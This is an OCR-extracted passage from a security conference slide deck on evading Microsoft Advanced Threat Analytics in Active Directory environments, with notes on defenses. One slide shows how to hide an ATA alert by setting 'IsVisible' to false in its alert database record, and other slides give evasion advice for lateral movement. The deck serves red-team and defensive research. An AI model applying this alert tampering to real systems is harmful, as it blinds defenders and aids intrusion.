    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "SourceAccountId" : "2e439b8e-0a94-456a-bf1a-a207a542a712",
    "DestinationComputerId" : "7d17e3ef-8d8f-44b5-b3d4-75bcb4da6989",
```



```
{
    "StartTime" : ISODate("2017-06-24T17:06:58.109Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "SourceAccountId" : "dd33d79e-55ee-400e-bab7-9f75f3de3257",
```




22:30 › 22:37
Saturday, 24 June 2017


Reconnaissance using SMB Session Enumeration
SMB session enumeration attempts were successfully performed by lab user, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.

Attacking ATA deployment

- It is also possible (and easier) to set the visibility of alerts to false by setting the "IsVisible" property of any entry in the SuspiciousActivity collection in the ATA



```
{
    "_id" : ObjectId("594e9b23135ca90e087f098f"),
    "_t" : [
        "Entity",
        "Alert",
        "SuspiciousActivity",
        "SuspiciousActivity`1",
        "EnumerateSessionsSuspiciousActivity"
    ],
    "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "IsVisible" : true,
    "Severity" : "Medium",
    "Status" : "Open",
    "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341
    "TitleKey" : "EnumerateSessionsSuspiciousActivityTitl
```



```
{
    "_id" : ObjectId("594e9b23135ca90e087f098f"),
    "_t" : [
        "Entity",
        "Alert",
        "SuspiciousActivity",
        "SuspiciousActivity`1",
        "EnumerateSessionsSuspiciousActivity"
    ],
    "StartTime" : ISODate("2017-06-24T17:00:15.283Z"),
    "EndTime" : ISODate("2017-06-24T17:07:07.273Z"),
    "IsVisible" : false,
    "Severity" : "Medium",
    "Status" : "Open",
    "StatusUpdateTime" : ISODate("2017-06-24T17:02:27.341Z"
    "TitleKey" : "EnumerateSessionsSuspiciousActivityTitle"
```

Defenses against the Evasions

- ATA even if can't detect anomalies, provides interesting insight in the traffic exchanged with the Domain Controller. Use that to detect the attackers.
- Limit your DAs to login only to Domain Controllers. Remember prevention is better than cure.
- Implement possible architectural changes suggested here: https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access

Evading ATA - Forever

- Avoid the temptation of escalating to Domain Admin privileges without understanding the active directory environment and possible defenses in place.
- Reduce communication to the DC. Go slow and careful in the lateral movement phase. Don’t create a Golden Ticket or launch a Skeleton Key just to brag about it in your report.
- Stay focused on the goal of the assessment. If you can’t bypass it, avoid it!

Limitations

- Focus of all the bypasses is on Anomaly based detections.
- Many behavior based detections could not be replicated in the lab and are more powerful and useful in a real environment.
- Behavior based detection may detect lateral movement even if the anomaly based detection is bypassed – use the avoidance techniques in such cases.

The ATA Team

- Thanks to the ATA Team. You guys are awesome! It was a pleasure working with you.

Black Hat Sound Bytes

- It is possible to bypass detections by ATA by modifying well known attacks so that they appear normal.
- Modification of attack methodologies and avoiding talking to DC is also effective.
- Despite its limitations, ATA provides effective visibility and detection for AD attacks.

Thank you

- Please leave feedback.
- Follow me @nikhil_mitt
- For questions, training, assessments - nikhil.uitrgpv@gmail.com

  nikhil@pentesteracademy.com
- Slides and blog posts on ATA will be posted on my blog and Github

  http://labofapenetrationtester.com/

  https://github.com/samratashok